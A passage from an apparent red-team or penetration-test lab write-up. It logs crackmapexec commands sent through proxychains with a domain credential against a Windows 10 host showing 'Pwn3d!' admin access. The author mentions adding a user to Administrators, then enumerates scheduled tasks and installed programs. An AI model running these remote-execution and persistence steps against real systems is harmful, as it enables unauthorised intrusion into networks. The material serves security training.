SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE The command completed successfully.

```

I then added my new user to the Administrators group.

```

[agent22@ks5] ~/Documents/blue/capturedData
$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'schtasks' 192.168.2.80 | tee scheduledTasks
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE Folder: \
SMB 192.168.2.80 445 WIN10A-CONFICKE TaskName Next Run Time Status
SMB 192.168.2.80 445 WIN10A-CONFICKE Auto-update N/A Ready
SMB 192.168.2.80 445 WIN10A-CONFICKE Autoupdate N/A Ready
SMB 192.168.2.80 445 WIN10A-CONFICKE MicrosoftEdgeUpdateTaskMachineCore 2/19/2022 3:59:08 PM Ready
SMB 192.168.2.80 445 WIN10A-CONFICKE MicrosoftEdgeUpdateTaskMachineUA 2/18/2022 4:29:09 PM Ready
SMB 192.168.2.80 445 WIN10A-CONFICKE OneDrive Reporting Task-S-1-5-21-1284597 2/18/2022 8:17:32 PM Ready
SMB 192.168.2.80 445 WIN10A-CONFICKE OneDrive Reporting Task-S-1-5-21-1284597 2/18/2022 7:56:09 PM Ready
SMB 192.168.2.80 445 WIN10A-CONFICKE OneDrive Reporting Task-S-1-5-21-8771707 2/18/2022 5:15:53 PM Ready
SMB 192.168.2.80 445 WIN10A-CONFICKE OneDrive Reporting Task-S-1-5-21-8771707 2/18/2022 4:51:47 PM Ready
SMB 192.168.2.80 445 WIN10A-CONFICKE OneDrive Standalone Update Task-S-1-5-21 2/19/2022 4:48:43 PM Ready
SMB 192.168.2.80 445 WIN10A-CONFICKE OneDrive Standalone Update Task-S-1-5-21 2/18/2022 8:25:49 PM Ready
SMB 192.168.2.80 445 WIN10A-CONFICKE OneDrive Standalone Update Task-S-1-5-21 2/18/2022 8:26:25 PM Ready
SMB 192.168.2.80 445 WIN10A-CONFICKE OneDrive Standalone Update Task-S-1-5-21 2/19/2022 4:43:06 PM Ready
SMB 192.168.2.80 445 WIN10A-CONFICKE OneDrive Standalone Update Task-S-1-5-21 2/19/2022 3:29:06 PM Ready
SMB 192.168.2.80 445 WIN10A-CONFICKE Folder: \Microsoft
SMB 192.168.2.80 445 WIN10A-CONFICKE TaskName Next Run Time Status

```

I then enumerated the tasks scheduled to run on the system.

```

$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'wmic product get /format:csv' 192.168.2.80 | tee installedPrograms.csv
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE Node,AssignmentType,Caption,Description,HelpLink,HelpTelephone,IdentifyingNumber,InstallDate,InstallDate2,InstallLocation,InstallSource,InstallState,Language,LocalPackage,Name,PackageCache,PackageCode,PackageName,ProductID,RegCompany,RegOwner,SKUNumber,Transforms,URLInfoAbout,URLUpdateInfo,Vendor,Version,WordCount
SMB 192.168.2.80 445 WIN10A-CONFICKE WIN10A-CONFICKE,1,Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161,Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161,,{5FCE6D76-F5DC-37AB-B2B8-22AB8CCEB1D4},20211022,,,c:\4b307cad9f8411611406e646\5,1033,c:\Windows\Installer\1664f0.msi,Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161,c:\Windows\Installer\1664f0.msi,{9C7D912C-6EDE-47A4-962E-7A83663440BA},vc_red.msi,,,,,Microsoft Corporation,9.0.30729.6161,0
SMB 192.168.2.80 445 WIN10A-CONFICKE WIN10A-CONFICKE,1,Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161,Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161,,{9BE518E6-ECC6-35A9-88E4-87755C07200F},20211022,,,c:\c6710eee7c5bb606fb3cf6fec6369e\5,1033,c:\Windows\Installer\1664ec.msi,Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161,c:\Windows\Installer\1664ec.msi,{00073E4B-0EA7-48DB-9C41-FDA7E9BB4839},vc_red.msi,,,,,Microsoft Corporation,9.0.30729.6161,0
SMB 192.168.2.80 445 WIN10A-CONFICKE WIN10A-CONFICKE,1,Microsoft Update Health Tools,Microsoft Update Health Tools,,,{16E50919-B07A-4B4E-994A-476D4773F5BF},20220217,,,c:\Windows\TEMP\5,0,C:\Windows\Installer\6c54f164.msi,Microsoft Update Health Tools,c:\

```

Finally, I enumerated all installed programs into the csv format.